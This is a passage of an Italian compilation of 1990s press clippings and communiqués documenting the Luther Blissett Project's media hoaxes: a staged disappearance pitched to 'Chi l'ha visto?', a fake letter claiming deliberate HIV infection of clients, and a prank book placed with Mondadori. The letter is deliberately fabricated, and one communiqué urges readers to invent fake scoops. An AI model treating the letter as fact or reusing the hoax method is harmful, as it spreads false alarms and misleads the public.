piazze cittadine, sarebbe scomparso nell'ottobre scorso mentre si trovava in Friuli, alla prese con un progetto artistico di tipo "psicogeografico", volto cioè a comporre la parola 'ART' attraverso l'unione di immaginarie diagonali tracciate viaggiando in bicicletta attraverso l'Europa da una città all'altra fino ad aver portato a termine la sua virtuale opera d'arte. Nonostante i termini un po' fantastici della vicenda, dopo aver ricevuto via fax la notizia della misteriosa scomparsa di Kipper, un'importante agenzia di stampa nazionale (ANSA, NdL) trasmette la notizia, che compare su tutte le cronache friulane nei primi giorni di Gennaio. Giunge così puntualmente anche l'interessamento di "Chi l'ha visto?", che dopo una prima serie di accertamenti trova numerose conferme. Saltano fuori amici bolognesi preoccupati per l'artista, misteriose telefonate di Kipper dalla Bosnia e altre verosimili testimonianze. Arriva così a Bologna una troupe televisiva, vengono fatte riprese e interviste, lo stesso accade in Friuli e persino a Londra, dove viene trovata la casa natale di Kipper, la sua biblioteca abituale e così via. Il servizio è pronto per essere montato e viene addirittura pubblicizzato per martedì prossimo. Qualcosa tuttavia insospettisce la redazione del programma, che blocca la messa in onda in attesa di chiarimenti sull'intera storia.

Proprio ieri, però, attraverso comunicati e dichiarazioni dei "Luther Blissett", si scopre che tutta la storia altro non è che una fantastica e ben architettata montatura. Il personaggio di Harry Kipper in effetti è davvero esistito, ma soltanto quale piccolo e quasi sconosciuto artista che per qualche tempo ha aperto con le sue performance i concerti dei Sex Pistols, mentre il suo nome e la sua storia sono stati trasformati nel mitico e virtuale ideatore di un "Progetto Luther Blissett" portato avanti da immaginosi e provocatori hacker (i pirati dell'informatica) del mondo dei mass-media.

I responsabili della trasmissione di RaiTre sostengono di aver sempre sospettato qualcosa, principalmente che si trattasse di una composita performance dell'artista ed illusionista. Certo, dicono anche che non avrebbero mai mandato in onda il servizio senza prima essersi accertati della verità della storia, ed è assai probabile che sia così. Tuttavia, come stabilire la verità ultima di una vicenda che intreccia così abilmente realtà e virtualità, simulacri e persone vere?

I Blissett, che hanno mandato in giro anche inquietanti volantini con il volto del presunto Kipper ottenuto sovrapponendo e "lavorando" al computer fotografie dei loro parenti (questo non è del tutto vero: la foto è stata elaborata dagli "inglesi"), sostengono di non aver mai voluto screditare la trasmissione, ma piuttosto "depistare il suo occhio indagatore all'inseguimento di una persona virtuale, per permettere così agli scomparsi reali di girare anonimamente ed incontrollati".

Bologna, una beffa non riuscita per "Chi l'ha visto?"

IL CLUB DEI GOLIARDI TELEMATICI

"È SPARITO IL MAGO KIPPER. CHI L'HA VISTO?"

L'annuncio, con tanto di foto rielaborata al computer, era comparso su manifesti e volantini distribuiti qualche mese fa in alcune città italiane. Una notizia ghiotta per l'omonima trasmissione di RaiTre, sempre alla caccia di storie di persone di cui si sono perse le tracce.

Ma all'ultimo momento si è scoperto che era soltanto una beffa ben architettata da un gruppo di giovani sparsi tra Bologna il Friuli e, forse, persino Londra. E la puntata sulla scomparsa del mago Kipper, già in scaletta per martedì prossimo è saltata.

Quasi impossibile risalire agli autori dello scherzetto che ha rischiato di far fare una brutta figuraccia alla Rai. A Bologna però c'è un gruppo di giovani che conducono una trasmissione notturna su Radio Città del Capo che ne sa qualcosa: "All'iniziativa hanno collaborato un po' tutti, anche da altre città - dice Davide, uno di loro -, ma neppure noi siamo in grado di spiegare come sono andate esattamente le cose. Però non volevamo screditare "Chi l'ha visto?"

Ma chi sono questi giovani che si fanno chiamare tutti con il nome collettivo di Luther Blissett, il centravanti di colore che giocò qualche anno fa nel Milan?

La loro passione si chiama psicogeografia, che non è una nuova scienza, come si potrebbe pensare. "Andiamo alla ricerca di sensazioni particolari in giro per la città di notte, e le raccontiamo ai radioascoltatori - prosegue Davide. - Il nostro obiettivo è eliminare le differenze di livello nella comunicazione e nell'espressione artistica". Infatti a Bologna ci sono altri Luther Blissett che si dedicano alla poesia e alla musica, e tra poco dovrebbe uscire un nuovo giornale. Ma che c'entra in questa storia il mago Harry Kipper? Semplice. È lui il padre del progetto che sta raccogliendo molti proseliti tra i giovani underground delle città italiane.

Giancarlo Martelli



Un falso a «Chi l'ha visto?»

«Chi l'ha visto?», in onda alle 20,30 il martedì su RaiTre, è stato beffato da un gruppo di giovani studenti bolognesi che rispondono al nome di «Luther Blissett», che hanno tratto in inganno i responsabili della trasmissione di RaiTre condotta da Giovanna Milella (qui accanto nella foto). I giovani studenti bolognesi infatti si sono inventati la sparizione del loro leader, l'inglese Harry Kipper, ed una troupe del programma si era già mossa sulle sue tracce.

ce. Avevano detto che Harry Kipper, 33 anni, mago e illusionista inglese, era sparito due anni fa durante un viaggio a Madrid per raggiungere, su una mountain bike, tutte le città, che per la loro posizione geografica formavano la parola «arte». Ma il signor Kipper non esiste, se non nella fantasia dei giovani che hanno ideato lo scherzo, così che il servizio in programma per la prossima puntata sarà ovviamente sostituito.

"Bakeka" #5, sezione "Arte?", pag.26

LUTHER BLISSETT E LA PSICOGEOGRAFIA

È comparsa recentemente una registrazione su cassetta, pubblicata dall'USMIS e curata da Piermario Ciani, che documenta esaurientemente le circostanze in cui è avvenuta, in gennaio, la scomparsa del sig. Luther Blissett, quarantottenne ricercatore inglese, attore di strada, ciclista, psicogeografo.

Prima di affrontare l'argomento tentiamo un elenco, necessariamente incompleto, data la novità della materia di precedenti psicogeografici. Dal 1899 al 1904 lo scultore rumeno Constantin Brancusi percorre a piedi la strada che unisce Bucarest a Parigi fermandosi per qualche tempo a Vienna e a Monaco di Baviera.

Nel 1912 Marcel Duchamp si reca a Monaco di Baviera partendo da Parigi e viaggiando solo su treni locali. Forse era sulle tracce dei luoghi di culto di Wilgeforte - Santa Kummernis, principessa vergine e moglie ritrosa cui crebbe miracolosamente una lunga barba quando i suoi carnefici le strapparono le vesti. Duchamp già pensava a "La Mariée", il suo primo capolavoro definitivamente incompiuto nel 1923.

Nel 1966 Hidetoshi Nagasawa, artista di Mancuria, inizia un'azione, durata un anno e mezzo, in cui attraversa il mondo a piedi, in bicicletta e in nave. Essa ha termine a Milano, dove si stabilisce.

Nel 1980 lo scultore cividalese Giuseppe Rocco attraversa a piedi le montagne rocciose.

Nel 1984 il fotografo udinese Paolo Sacco percorre con il suo cane Benny buona parte del tracciato della ferrovia Udine-Rivoli di Osoppo, anch'essa definitivamente incompiuta nel 1923. Gli esempi sono infiniti e ci portano indietro nel tempo. Uno fra tutti, da sviluppare in un prossimo scritto: i ripetuti tentativi di San Francesco d'Assisi di raggiungere la terrasantata occupata dagli infedeli.

Psicogeografia? Nel XX secolo gli artisti hanno provato in tutti i modi a conciliare l'inconciliabile, immettendo il tutto sensibile in percorsi mentali più o meno logici; fatica sovrumana che esaurisce anche i più forti e vuole le sue vittime. L'ultima è il signor Blissett appunto.

Ecco gli eventi. Luther Blissett percorre in bicicletta le strade della campagna e della montagna friulane ed unisce nel suo sforzo i punti geografici dei paesi segnati nella mappa predisposta dall'amico Ciani, nell'intento di tracciare pedalando l'immensa parola "ART" (Arte, in inglese). Il suo tentativo rimane definitivamente incompiuto nei pressi di Bertolò dove scompare senza lasciare tracce. Del fatto si interessano i giornali, la radio e la televisione, ma presto la notizia non viene più ritenuta degna di rilievo e dimenticata. Blissett non esiste più, svanito nel nulla! Eppure l'omaggio che l'artista inglese ha voluto fare alla nostra regione contiene un messaggio poetico significativo e commovente, che merita il giusto rilievo. Se si tiene conto che la parola "ART" era stata precedentemente percorsa da Blissett su scala europea unendo città inglesi, spagnole, tedesche e polacche, acquista un particolare valore il bisogno che lo spinge a segnare con l'arte anche il Friuli. E lo fa in modo discreto e silenzioso secondo le norme tipicamente inglesi dell'arte comportamentale.

La natura dell'artista che ricorre all'uso del corpo come linguaggio è composita, ed esso, anche se mantiene un certo equilibrio fra senso della realtà e sfera emozionale, invita alla ribellione nei confronti del piattume culturale imposto dall'attuale società. Una ribellione sommersa ma decisa, che esorta gli individui a conservare la dignità propria e della collettività in cui vivono.

Tempo fa Blissett rilasciò questa dichiarazione: "Tutte le creazioni sono collettive e non esiste il genio individuale baciato dall'ispirazione, ma esiste una grande multiforme performance globale di cui la mia azione è un'allegoria fondata sull'infinita e inconscia circolazione dei saperi. Tutti, consciamente o no, concorrono a creare tutto. Non c'è proprietà privata nelle idee". Verrebbe da aggiungere con una battuta: la coop sei tu!

A me pare invece che l'artista inglese, con la sua azione e la sua scomparsa, diventi l'eroe di una bella leggenda metropolitana in cui egli stesso appare proprio come l'artista tipico delle raffigurazioni ideologiche borghesi romantiche. Ciò che egli afferma avrebbe forse senso se tutti gli esseri pensanti diventassero Luther Blissett, o San Francesco o..., che ne so? Beppe Rocco. Comunque grazie.

Corrado Della Libera.

RAI: MILELLA, BEFFATI GLI ALTRI NON 'CHI L'HA VISTO?'

(ANSA) - ROMA, 21 GEN - "NON C'È STATA ALCUNA BEFFA NEI CONFRONTI DI 'CHI L'HA VISTO?'. C'È CHI CI PROVA, MA NOI STIAMO ATTENTI A NON CASCARCI". LO Afferma GIOVANNA MILELLA, LA GIORNALISTA CHE DALLO SCORSO ANNO CONDUCE IL PROGRAMMA DI RAITRE CHE SI OCCUPA DELLE PERSONE SCOMPARSE. IL RIFERIMENTO È ALLA NOTIZIA DIFFUSA IERI DA UNA AGENZIA E RIPORTATA OGGI DA ALCUNI QUOTIDIANI, SECONDO LA QUALE UN GRUPPO DI GIOVANI BUONTEMPONI BOLOGNESI AVREBBE TRATTO IN INGANNO "CHI L'HA VISTO?" DENUNCIANDO UNA SCOMPARSA IMMAGINARIA, DELLA QUALE IL PROGRAMMA AVREBBE DOVUTO OCCUPARSI NELLA PROSSIMA PUNTATA. "LA BEFFA, SEMMAI - DICE LA MILELLA - C'È STATA AI DANNI DI CHI HA PUBBLICATO, SENZA VERIFICARLA, LA NOTIZIA FALSA DI UN TENTATIVO RIUSCITO DI FALSO NEI CONFRONTI DEL PROGRAMMA". PER LA MILELLA, INFATTI, IL FALSO NON C'È STATO: "UN GRUPPO DI SIMPATICI GIOVANI - SPIEGA - CI AVEVA SEGNALATO LA SCOMPARSA DEL LORO PRESUNTO CAPO, IL MAGO KIPPER, AVVENUTA SECONDO LORO IN FRIULI A OTTOBRE DURANTE UNA GITA IN BICICLETTA. QUANDO ABBIAMO INIZIATO LE VERIFICHE, CONDOTTE CON LO SCRUPOLO DI CHI IN SETTE ANNI SI È IMBATTUTO NEI PERSONAGGI PIÙ STRANI, CI SIAMO ACCORTI CHE ERA UN BLUFFE. KIPPER ESISTE DAVVERO, È STATO NEGLI ANNI '70 L'APRIPISTA NEI CONCERTI DEI 'SEX PISTOLS', MA QUEI GIOVANI NON AVEVANO NIENTE A CHE FARE CON LUI. COSÌ ABBIAMO RICORDATO LORO CHE ERA MEGLIO LASCIAR PERDERE, SE NON VOLEVANO ESSERE ACCUSATI DI PROCURATO ALLARME".

21-GEN-95 15:09

RAI: MILELLA, BEFFATI GLI ALTRI NON 'CHI L'HA VISTO?' (2)

(ANSA) - ROMA, 21 GEN - LA MILELLA HA UNA SPIEGAZIONE ANCHE PER IL FATTO CHE L'ANNUNCIO DELLA PUNTATA DI "CHI L'HA VISTO?" SUL MAGO KIPPER PER ERA GIÀ SULLE PAGINE DI ALCUNI SETTIMANALI. "AI PERIODICI DIAMO LE LOCANDINE CON VENTI GIORNI DI ANTICIPO, SPESSO INSERENDO CASI DEI QUALI ANCORA NON SAPPIAMO NULLA. È SUCCESSO ANCHE PER IL MAGO KIPPER. È VERO CHE ABBIAMO MANDATO UNA TROUPE A BOLOGNA A PARLARE CON I RAGAZZI, MA ALTRIMENTI COME AVREMMO FATTO A SAPERNE DI PIÙ? IN NESSUN MOMENTO, PERÒ, SIAMO CADUTI NEL LORO SCHERZO. LE RICERCHE DA NOI FATTE A LONDRA LE HA REALIZZATE UNA TROUPE CHE ERA LÌ PER IL 'CASO CABIDDU', DA NOI RISOLTO POSITIVAMENTE". "AI GIOVANI BOLOGNESI - CONCLUDE LA MILELLA - HO SPIEGATO CHE IL LORO SCHERZO ERA SIMPATICO, DATO CHE GIÀ IN OTTOBRE AVEVANO TRATTO IN INGANNO LA STAMPA DEL FRIULI, CHE AVEVA PARLATO DELLA SCOMPARSA DI KIPPER, MA CHE A 'CHI L'HA VISTO?' C'È SPAZIO SOLO PER DRAMMI REALI DI PERSONE IN PERICOLO. FORSE LORO CI SONO RIMASTI MALE E, MAGARI PER FARSI UN PO' DI PUBBLICITÀ, HANNO VOLUTO SFRUTTARE IL FILONE DEI 'FALSI IN TV'".

"Il Gazzettino del Friuli", 28/6/1995,

LE MOSTRE/MA DOV'È BLISSETT?

Che fine ha fatto Luther Blissett?

Da qualche tempo non si faceva più sentire. Sabato 17 giugno alla galleria "La Roggia" tutti lo attendevano per una performance artistica. È certo che all'appuntamento non è mancato ma nessuno è riuscito a riconoscerlo. Eppure nelle sale della Roggia erano apparse numerose rappresentazioni della sua persona. Identikit realizzati da un gruppo di artisti bolognesi e nostrani - Matteo Guarnaccia, Gianluca Lerici, Piermario Ciani, Marco Pasian, Davide Toffolo - Abbiamo ritenuto di riconoscerlo quando, dopo aver bevuto un bottiglione di vino da due litri, ha evidenziato le sue leggendarie e ben documentate doti atletico-calcistiche da un percorso psicogeografico con una cinquantina di piegamenti sul nudo asfalto. Poi ci è sembrato più vicino al suo stile da perfetto gentleman londinese quello strano abbigliamento con occhiali psichedelici e raffinate ciabatte. Ma la smentita ad ogni voce è arrivata via etere. La videoinstallazione di Renzo Cevro Vukovic ha fugato ogni dubbio. Sul video è comparsa una scritta: "Sono momentaneamente occupato in una seconda missione segreta sulla Luna. Aspettami a momenti!". Non è mai arrivato.

E allora, che fine ha fatto Luther Blissett?

Paolo Michelutti

"Institute of Sociometry Report", issue #1, San Diego, California MCMXCV, pag4

THE INSTITUTE FOR PSYCHOGEOGRAPHY

This organization is centered around the Radio Kappa Centrale in Bologna Italy. During their radio show, people requesting a psychogeographic report on a particular location in the city or surrounding countryside. The radio dispatcher then contacts a feild operative who goes to the site. At the sight, anything from a rooftop to a vacant lot, the feild operative gives a psychogeographic report which is broadcast live to over the radio. A psychogeographic report includes, but doesn't seem to be limited to: a description of the physical environment, a description of any kinetic activity or human action visible from the sight, and, a detailed description of the psychological affect the sight has on the feild operative. Evidently, many of the feild operatives are quite eloquent when describing their feelings and relation to the land or physical space. One of the most interesting things about this organization is the fact that every single member has changed his or her name to LUTHER BLISSETT. Recently, some nut was riding his bike across Europe in the shape of the word ART. While in Bologna, on a leg of the R, he was actively recruited by the IPG. In Italy, one of the most popular television shows does exposes on missing people and their loved ones. It is kind of like "America's Most Wanted", except it is designed to help people instead of stir up witch hunts. When the bike rider unexpectedly left, the IPG got national exposure with a "Luther Blissett is missing" story on the program. The network airing the program was flooded with calls from concerned citizens who "know a Luther Blissett". To contact the IPG write to: PO Box 744, 40100 Bologna centrale, Italy (c/o Guglielmi).

SCOMPARSO

Dal 21 ottobre il noto illusionista inglese Luther Blisset è svanito nel nulla. Era atteso in varie località italiane per alcuni spettacoli ma dopo una telefonata dalla Bosnia non ha più dato notizie.



Chi l'ha visto?

Nel suo ambiente è conosciuto col nome d'arte di Luther Blisset ma è registrato all'anagrafe come Harry Kipper. Ha 33 anni, è alto m. 1.75, capelli rosso scuro, occhi verdi, fisico prestante, voce suadente e sguardo magnetico.

Chiunque avesse notizie è pregato di rivolgersi ai seguenti indirizzi:

L.P.A. Mr. Steward Home
Box 15, 138 Kingsland High Street
U.K. London E8 2NS

A.P.B. Signor Guglielmi
C.P. 744
40100 Bologna Centrale

Allarmante missiva al nostro giornale fa scattare le indagini

"HO L'AIDS, INFETTO PER VENDETTA"

L'autrice della lettera: sono un'ex studentessa costretta a prostituirsi a Bologna

Sono una ragazza di 24 anni, nata in una città del nord Italia, da una famiglia normale. Fino a poco tempo fa la mia vita era quella di tutti i ragazzi della mia età: frequentavo l'università con discreto profitto, nella mia vita avevo sempre pensato di fare la giornalista.

Due anni fa a causa di un incidente stradale, cui era seguito un ricovero in ospedale, subii una trasfusione di sangue. Dalle analisi seguenti risultò che ero affetta dal virus HIV. Poiché il mio tipo di vita era sempre stato normale, ben lontano da comportamenti a rischio (tossicodipendenza, rapporti occasionali) ho dedotto, e il decorso della malattia lo ha confermato, di essere stata oggetto di una trasfusione di sangue infetto. Questa sco-

perta ha sconvolto la mia vita e quella dei miei familiari, che hanno rifiutato questa situazione. Mi sono rivolta alle strutture pubbliche che, anche se erano la causa del mio male, non hanno fatto nulla di pratico per aiutarmi. A questo punto ho subito un forte esaurimento nervoso, da cui mi sono risolta soltanto quando ho individuato il modo per sfogare la mia rabbia/disperazione verso la società, colpevole di avermi infettato e RIFIUTATO. Mi sono trasferita qui a Bologna, dove non mi conosceva nessuno e ho cominciato a prostituirmi, ricevendo i clienti nel mio appartamento in centro. Questa attività mi permette di aver denaro a sufficienza per curarmi e per mantenere un buon tenore di vita ma soprattutto mi consente di scaricare almeno

parte della mia rabbia. Infatti da circa un anno ho deciso di utilizzare, nei rapporti con i clienti, preservativi da me precedentemente forati in modo da trasmettere il virus a queste persone abbiette che non trovano niente di meglio che pagare una ragazza per i loro piaceri. Nell'ambiente ho saputo che questa abitudine è assai più diffusa di quanto pensassi. Questo mi ha aperto gli occhi, e per questo forse mi sono convinta a scrivere ad un giornale diffuso come il "Resto del Carlino", per far sì che altre persone non debbano passare quello che ho passato io, provando il dramma di scoprirsi infettati dall'AIDS. Scusandomi poiché non mi firmo per intero, sarà facile capire il motivo di questa mia scelta. L.B.

Servizio di Nicoletta Rossi

BOLOGNA - La lettera è arrivata in redazione con la posta della mattina, insieme a tante altre. Una busta 'normale', un foglio 'normale' scritto con il computer. Non firmata, come altre missive che di solito cestiniamo. Ma il testo è sconvolgente e, se si rivelerà vero ciò che la scrivente racconta, anche di grande allarme sociale. Abbiamo a lungo valutato, in redazione, se dare o no questa notizia. Poi abbiamo deciso di raccontare ai lettori le cose come sono. Solo cronaca, nessun commento, anche perché non spetta a noi ma agli organi di polizia (a cui abbiamo già consegnato l'originale della lettera) appurare la verità [...]. Se la vicenda è vera, questa ragazza è un untore perfettamente consapevole di quello che fa. Ci sono stati altri casi, dallo steward americano che, agli albori dell'Aids, infettò almeno duecento gay al 'viado' brasiliano che si prostituiva a Rimini e che la polizia ha rimpatriato a forza perché era una vera e propria bomba batteriologica. Abbiamo sentito il parere di un grafologo, di un criminologo e di un infettologo

IL GRAFOLOGO: "UNA FANTASIA AMMALATA"

BOLOGNA - "Chi ha scritto questa lettera è di certo una persona di cultura elevata. Conosce la costruzione del periodo e non fa errori di grammatica, tranne scrivere 'sufficienza' senza la 'i' che, comunque, è un errore che fanno in molti. La lettera è però piena di errori di battitura. E questo potrebbe voler dire che è stata scritta in fretta, in uno stato di ansia. E non riletta. Come se, una volta presa la decisione di spedirla, lo scrivente avesse fretta di chiudere la busta e imbucare". Lo sostiene il professor Aurelio Valletta, esperto di grafologia legale e consulente del tribunale di Bologna. "Sull'autenticità della vicenda - aggiunge - non posso sbilanciarmi. La storia raccontata è un condensato di aspetti tragici, e potrebbe essere frutto di una fantasia malata che legge molti giornali e guarda la televisione".

La lettera di L.B. è stata scritta con un computer da qualcuno che conosce abbastanza l'informatica da saper dare il comando per una perfetta allineatura dei margini. Esaminando l'originale, si potrebbe persino risalire alla marca di computer con cui è stata scritta. "Più interessante ancora della lettera - prosegue Valletta - è la busta. L'indirizzo è stato scritto in alto e verso destra. In grafologia, scrivere verso destra viene interpretato come la volontà di estroversione di una persona sola. Scrivere in alto, invece, denota autostima e un 'io' abbastanza profondo. In generale si può dire che l'intera lettera comunica un bisogno di raccontarsi agli altri". Infine, l'affrancatura. L.B. ha appostato il francobollo a sinistra e non a destra della busta. "Anche questo - conclude Valletta - può significare uno stato di ansia".

LO PSICOLOGO: "UNO SCRITTO INCOERENTE"

BOLOGNA - "In quella lettera c'è una contraddizione: lo spirito di vendetta da una parte, il grido d'allarme dall'altra". Il professor Renzo Canestrari, psicologo, autore, tra l'altro, di approfonditi studi sul caso Maso, invita alla cautela. "Tantefatto, vale a dire il contagio attraverso trasfusione, potrebbe essere vero. La vendetta sulla società si presta, invece, ad analisi più complessa. La ragazza autrice della lettera potrebbe avere soltanto immaginato quella diabolica forma di contagio collettivo". Un dubbio, dice Canestrari, avvalorato dalle righe finali: "Mi sono convinta a scrivere a un giornale per far sì che altre persone non debbano passare quello che ho passato io". "Insomma - incalza Canestrari - potremmo essere di fronte a una sorta di appello: guardate che se la famiglia e la società abbandonano le persone come me, le conseguenze potrebbero essere queste..."

E se invece fosse tutto vero? "Il più delle volte i giovani che si trovano in situazioni analoghe sfogano la loro aggressività contro se stessi, entrando in uno stato di depressione e certe volte arrivando perfino al suicidio. In questo caso saremmo di fronte a un'aggressività rivolta agli altri, quasi un modo per dare significato alla propria esistenza. Una reazione violenta, dettata dal carattere della ragazza, indipendentemente dal contagio e dalle sue modalità. Tanto più che non sembra credibile lo stato di abbandono da parte della famiglia che la giovane denuncia. Il suo elevato grado di istruzione denota se non altro che i genitori avevano a cuore la sua formazione culturale.

AIDS

È l'autunno del 1995 quando alla redazione del *Resto del Carlino* arriva la lettera di una prostituta sieropositiva che confessa di utilizzare da molto tempo profilattici bucati per vendicarsi dell'infezione da HIV contratta durante l'esercizio della sua professione. Il quotidiano decide di dedicare due pagine a tutta la vicenda interpellando specialisti quali sociologi, psicologi, criminologi, teologi e grafologi fomentando, in questo modo, il panico. Dopo alcuni giorni in cui si scatena un discreto can-can mediatico, alle redazioni dei quotidiani nazionali perviene una seconda lettera, questa volta firmata Luther Blissett, che rivendica tutta l'azione. Tra l'altro, la chiave dell'inganno era già contenuta nella prima lettera firmata dalla prostituta L.B.

Bologna, 20/10/1995. Dopo la falsa lettera del "teppista" di Riccione, ecco un'altra prova della dabbenaggine del "Resto del Carlino"; questo giornale si crede davvero tanto vicino alla fantomatica "gente" da ricevere - seppure in forma anonima - le più intime confessione dei cittadini di ogni rango, dal giovane ribelle alla perforatrice di profilattici. "Scriveteci, offriteci descrizioni stereotipiche del disagio sociale in città! Presso di noi troverete sempre una spalla su cui piangere e qualche sproloquante sociologo (o psicologo, o prete, o grafologo) dalle cui labbra potrete pendere! È vero, nessuno di questi 'esperti' ci campana un beato cazzo, ma c'hanno il pezzo di carta e la reputazione!". Ma il "canale preferenziale" del giornale con la città è UN PURO SIMULACRO, come da mesi si sta adoperando a dimostrare LUTHER BLISSETT, che con sempre nuovi noms de plum sorregge quasi da sola/o la quotidiana rubrica delle lettere. Stavolta si è passato il segno: pur di dare addosso alle prostitute, ai transessuali, ai sieropositivi, il Carlino pubblicherebbe qualsiasi cosa gli arriva, foss'anche scritta con inchiostro di bile su carta igienica usata. L'ipotesi di Luther è che non siano false solo le sue lettere, ma anche molte di quelle "normali", opera di un vero e proprio "antitrust di cervelli" interno al "giornale dell'Emilia", che ha il compito di CREARE gli umori e le frustrazioni della "gente"... Sarà per questo che appena ricevono una lettera "vera" la incorniciano ci imbastiscono sopra un "affaire" sproporzionato? Ma la cosa più importante è che il gioco continua, chiunque può INVENTARSI i nuovi scoops del Carlino per i prossimi giorni: basta aver letto qualcosina sulla grafologia, stare attenti a battere i refusi giusti, inanellare con accortezza i giusti luoghi comuni.

A questo punto però occorrerebbe un salto di qualità [...], Luther dovrebbe aprire una vertenza col giornale per percepire uno stipendio, dal momento che è uno dei reporters più prolifici e di successo della testata.

Luther Blissett

FATWAH!

COMUNICATO DI LUTHER BLISSETT CONTRO IL LIBRO DI "LUTHER BLISSETT" NETGENERATION (OSCAR MONDADORI)

Sta per essere spacciato nelle librerie di tutta Italia Netgeneration, librercolo firmato col nome multiplo "Luther Blissett" ma in realtà opera di tal Giuseppe Genna, alias Scaligero@planet.it, alias "il poeta freddo" e via cazzeggiando. L'operazione consiste nella risciacquatura e nella banalizzazione sistematica di alcuni aspetti - a mio parere i meno interessanti - del cosiddetto Luther Blissett Project. Oltreché per la pochezza dei contenuti, Netgeneration (libro tedioso e imbecille finanche nel titolo) è esecrabile per lo squallido tentativo di mettere sotto copyright la firma "Luther Blissett", che è invece libera, fluttuante, adottabile e adattabile da chiunque (proprio da CHIUNQUE, quindi anche da Genna, ma senza copyright!).

Genna, di cui si sa solo che è "un venticinquenne che ha scoperto Internet" (!), ha cercato di trasformare il Luther Blissett Project in una barzelletta cyber-generazionale: ma il nome multiplo non è solo roba da "gggiovani", è usato anche da sessantenni, e per la maggior parte da persone a cui non frega niente di I*****t.

Negli articoli che giornali e riviste dedicano a Luther Blissett ricorrono gli aggettivi "telematico", "informatico", "elettronico" etc. etc. Compare spessissimo anche la solita parola di 8 lettere che comincia per "I" e finisce per "T". Bene, si tratta di idiozie pleonastiche. Chi s'è mai definito "telefonico", "alfabetico" o "tipografico"? Chiariamoci: Luther non disprezza il sensazionalismo sulla tecnologia e sulla comunicazione, anzi, finora ne ha avuto bisogno per creare diversivi e cortine fumogene: mentre tutti si genuflettevano davanti all'altare del Tempo Reale, le informazioni più utili viaggiavano su quelli che Hakim Bey definisce "Intimate Media".

Ed è ancora così: il sottobosco delle fanzines è tuttora mooolto più interessante di World Wide Web; la rete postale rimarrà ancora per molto tempo più estesa e ramificata di Internet - in Uganda non c'è praticamente nessun netwanker ("segaiole-in-rete"), ma ci sono diversi mail-artisti; inoltre, è inestimabile l'importanza di quelle BBS off-Internet che non censurano e consentono l'anonimato (es. le reti Cybernet ed ECN).

Un esempio: The House of 7x9 Squares di Berlino, uno dei siti più interessanti tra quelli dedicati ai rapporti tra "Avanguardia" e "controculture" (nomi multipli, "guerra psichica", estetica del complotto...) è in pieno smantellamento: Monty Cantsin/Luther Blissett, fondatore e webmaster del sito, si è reso conto di quanto dispersivo e tedioso fosse quest'ultimo, ed ha deciso di eliminare un link al giorno fino al completo azzeramento, previsto per il 24/3/96. Il suo "Proclama di autodistruzione" contiene la frase: "While everyone is trying to get on the Internet, I'm doing my best to get off!" (Mentre tutti cercano di entrare in Internet, io faccio del mio meglio per uscirne!) [Potete contemplare le macerie della House al seguente URL: <http://fub46.zedat.fu-berlin.de/~cantsin/>]

Insomma, nel cyberspazio tutto è troppo visibile e (pre)vedibile: ci sono troppi Lumi! Luther Blissett usa I*****t, ma ha anche bisogno di con i d'ombra, di strade lunghe e accidentate, di dicerie che cuociano la cultura di massa a fuoco lento. Quindi non aspettatevi da Luther le solite banalità hi-tech: aspettatevele da Genna e da altri come lui; e poi, Luther non intende assolutamente "abbandonare il corpo"... Diversamente da altre teste d'uovo, Genna non ha atteso l'andropausa per teorizzare il "sex appeal dell'inorganico".

Se il libro fosse almeno decente, consiglierei a tutti di fotocopiarlo e/o scannerizzarlo, di depositarlo nelle BBS e reti amatoriali, di diffonderlo nei centri sociali in edizioni pirata a prezzo di costo...Ma il libro è solo un cumulo di merda [*], e non vale tanta fatica.

Chi volesse leggere qualcosa di più interessante da/di Luther Blissett, può trovare ciò che cerca in "Mind Invaders" (Ed. Castelveccchi, appena ristampato), nella rivista trimestrale "Luther Blissett" (Ed. Grafton 9, tel. 051/266320) e nell'antologia "Totò, Peppino e la guerra psichica" che le neonate edizioni AAA di Udine/Viareggio (tel. 0584/963918) pubblicheranno in aprile/maggio.

net.gener@tion

Nel 1996 la casa editrice *Mondadori* pubblica, nella collana *Oscar narrativa*, un libro dal titolo *net.gener@tion*, manifesto delle nuove libertà, firmato da Luther Blissett ma curato da Giuseppe Genna che dice di essersi messo in contatto per via telematica con i Luther e di aver ricevuto istruzioni mano a mano che l'opera prendeva forma. Tal Giuseppe Genna si stava aggirando da un po' di tempo su internet alla ricerca di Luther Blissett frequentando gruppi di discussioni e forum. I ragazzi a capo del nome multiplo si documentano su tale Genna e scoprono che si tratta di un neo-fascista doc, collaboratore di riviste e case editrici di estrema destra, col vizio, diffuso in quegli ambienti, di cercare il flirt con la sinistra radicale.²⁷

Blissett decide di usare lo scrittore per beffare la *Mondadori* e inizia a passargli il materiale più scadente che si trovi in rete, plagiato in modo irricongoscibile, testi scritti da ubriachi, temi scolastici sulle nuove tecnologie e false interviste. Genna, dopo aver raccolto tutto il materiale, presenta il libro alla *Mondadori* che decide di pubblicarlo e di apporvi *copyright* e *SIAE*, tutto ciò che i Blissett rinnegavano. Lo stesso giorno in cui il libro esce Luther rivendica la sua azione e il testo viene, per quanto possibile, ritirato dal commercio.

[...]Disse di chiamarsi Giuseppe Genna, cercò di scagionarsi dalle mie accuse di razzismo, e disse che aveva cominciato a "navigare in Internet" perché, grazie ad alcuni "agganci e spintarelle", aveva la possibilità di pubblicare un saggio sulle "culture di fine millennio" per una grossa casa editrice milanese. Ecco uno stralcio del suo (sgrammaticato) messaggio:

«È già da un po' di tempo che sento nominare Luther Blissett. Ho chiesto di 'te' dentro dei newsgroup e mi è arrivato qualche messaggio che può servirmi. Se vuoi te li riposto così vedi di cosa si tratta. Sul serio posso arrivare nei posti che contano...»

A riprova di ciò, si definì "uno stretto collaboratore di Irene Pivetti" e aggiunse con una certa volgarità sessista: "c'era pure del tenero... anzi, del duro". È probabile che si prendesse simili confidenze perché è noto che Luther Blissett detesta i partiti e la politica istituzionale, nonché i valori cattolici di cui la Pivetti si fa portavoce... Verissimo, ma preferisco la Pivetti ad uno squallido tanghero maschilista come Genna!

Non gli risposi, Non mi interessava informarlo di alcunché (era evidente che non sapeva niente di niente del Luther Blissett Project, né sapeva dove cercare informazioni... Tanto più che il libro di Luther *Mind Invaders* non era ancora uscito.



Copertina di *net.gener@tion*, 1996

Net generation va in Oscar

